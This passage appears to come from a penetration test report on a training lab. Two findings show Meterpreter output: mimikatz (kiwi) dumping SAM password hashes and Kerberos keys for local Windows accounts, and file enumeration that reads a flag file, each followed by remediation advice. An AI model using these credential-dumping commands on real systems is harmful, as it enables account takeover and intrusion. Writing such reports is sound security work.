
Images




```
meterpreter > kiwi
[-] Unknown command: kiwi
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366  fil   2023-07-27 13:48:06 -0400  maillog.008
100666/rw-rw-rw-  4528  fil   2023-07-27 23:54:54 -0400  maillog.txt

meterpreter > kiwi_cmd lsadump::sam
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772

SAMKey : 5f266b4ef9e57871830440a75bebebca

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 6c49ebb29d6750b9a34fee28fadb3577

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e9b42c3ad06e2afe7962656d9c3c9a3f

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
```

```
RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 6c49ebb29d6750b9a34fee28fadb3577

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e9b42c3ad06e2afe7962656d9c3c9a3f

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : da09b3f868e7e9a9a2649235ca6abfee0c7066c410892b6e9f99855830260ee5
      aes128_hmac       (4096) : 146ee3db1b5e1fd9a2986129bbf380eb
      des_cbc_md5       (4096) : 8f7f0bf8d651fe34

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : 8f7f0bf8d651fe34


RID  : 000003e9 (1001)
User : sysadmin
  Hash NTLM: 1e09a46bffe68a4cb738b0381af1dc96
```


```
User : sysadmin
  Hash NTLM: 1e09a46bffe68a4cb738b0381af1dc96

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 842900376ecf6f9b2d32c3d245c3cd55

* Primary:Kerberos-Newer-Keys *
    Default Salt : DESKTOP-2I13CU6sysadmin
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62
      aes128_hmac       (4096) : 5a966fa1fc71eee2ec781da25c055ce9
      des_cbc_md5       (4096) : 94f4e331081f3443
    OldCredentials
      aes256_hmac       (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62
      aes128_hmac       (4096) : 5a966fa1fc71eee2ec781da25c055ce9
      des_cbc_md5       (4096) : 94f4e331081f3443

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : DESKTOP-2I13CU6sysadmin
    Credentials
      des_cbc_md5       : 94f4e331081f3443
    OldCredentials
      des_cbc_md5       : 94f4e331081f3443


RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4562c122b043911e0fe200dc3dc942f1

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN10.REKALL.LOCALflag6
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f
      aes128_hmac       (4096) : 099f6fcacdecafb94da4584097081355
      des_cbc_md5       (4096) : 4023cd293ea4f7fd

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN10.REKALL.LOCALflag6
    Credentials
      des_cbc_md5       : 4023cd293ea4f7fd


meterpreter >
```

	
Affected Hosts	172.22.117.20
Remediation	- System updates with security patches. - Limit the privilege and avoid giving unnecessary administrative privileges. - Strong Password

Vulnerability 21	Findings
Title	Host 172.22.117.20 is Vulnerable to File Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Using the previous meterpreter session of the exploit, we were looking for the sensitive file created by Users and stored in a Publicly available folder.

Images	

```
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366  fil   2023-07-27 13:48:06 -0400  maillog.008
100666/rw-rw-rw-  4528  fil   2023-07-27 23:54:54 -0400  maillog.txt

meterpreter > cd /
meterpreter > ls
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2022-02-15 13:16:29 -0500  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2022-02-22 11:24:28 -0500  $WinREAgent
040777/rwxrwxrwx  0      dir   2022-02-15 21:01:25 -0500  Documents and Settings
000000/---------  0      fif   1969-12-31 19:00:00 -0500  DumpStack.log.tmp
040777/rwxrwxrwx  0      dir   2019-12-07 04:14:52 -0500  PerfLogs
040555/r-xr-xr-x  4096   dir   2022-02-15 20:58:51 -0500  Program Files
040555/r-xr-xr-x  4096   dir   2022-03-17 11:22:05 -0400  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2022-02-15 16:45:44 -0500  ProgramData
040777/rwxrwxrwx  0      dir   2022-02-15 21:01:32 -0500  Recovery
040777/rwxrwxrwx  4096   dir   2022-02-15 13:01:51 -0500  System Volume Information
040555/r-xr-xr-x  4096   dir   2022-02-15 17:11:31 -0500  Users
040777/rwxrwxrwx  16384  dir   2022-03-07 12:26:34 -0500  Windows
000000/---------  0      fif   1969-12-31 19:00:00 -0500  pagefile.sys
000000/---------  0      fif   1969-12-31 19:00:00 -0500  swapfile.sys
040777/rwxrwxrwx  12288  dir   2022-02-15 17:13:45 -0500  xampp

meterpreter > cd Users
meterpreter > ls
Listing: C:\Users
-----------------
```



```
meterpreter > cd Users
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  8192  dir   2022-07-13 13:08:23 -0400  ADMBob
040777/rwxrwxrwx  0     dir   2019-12-07 04:30:39 -0500  All Users
040555/r-xr-xr-x  8192  dir   2022-02-15 21:01:25 -0500  Default
040777/rwxrwxrwx  0     dir   2019-12-07 04:30:39 -0500  Default User
040555/r-xr-xr-x  4096  dir   2022-02-15 13:15:51 -0500  Public
100666/rw-rw-rw-  174   fil   2019-12-07 04:12:42 -0500  desktop.ini
040777/rwxrwxrwx  8192  dir   2022-03-17 11:13:50 -0400  sysadmin

meterpreter > cd Public
meterpreter > ls
Listing: C:\Users\Public
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040555/r-xr-xr-x  0     dir   2022-02-15 13:15:51 -0500  AccountPictures
040555/r-xr-xr-x  0     dir   2019-12-07 04:14:54 -0500  Desktop
040555/r-xr-xr-x  4096  dir   2022-02-15 17:02:25 -0500  Documents
040555/r-xr-xr-x  0     dir   2019-12-07 04:14:54 -0500  Downloads
040555/r-xr-xr-x  0     dir   2019-12-07 04:31:03 -0500  Libraries
040555/r-xr-xr-x  0     dir   2019-12-07 04:14:54 -0500  Music
040555/r-xr-xr-x  0     dir   2019-12-07 04:14:54 -0500  Pictures
040555/r-xr-xr-x  0     dir   2019-12-07 04:14:54 -0500  Videos
100666/rw-rw-rw-  174   fil   2019-12-07 04:12:42 -0500  desktop.ini

meterpreter > cd Documents
meterpreter > ls
Listing: C:\Users\Public\Documents
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Music
040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Pictures
040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Videos
100666/rw-rw-rw-  278   fil   2019-12-07 04:12:42 -0500  desktop.ini
100666/rw-rw-rw-  32    fil   2022-02-15 17:02:28 -0500  flag7.txt

meterpreter > cat flag7.txt
6fd73e3a2c2740328d57ef32557c2fdcmeterpreter >
```

Affected Hosts	172.22.117.20
Remediation	- Limit the privilege to the sensitive files - Encrypt the sensitive files - User Authentication to access the sensitive files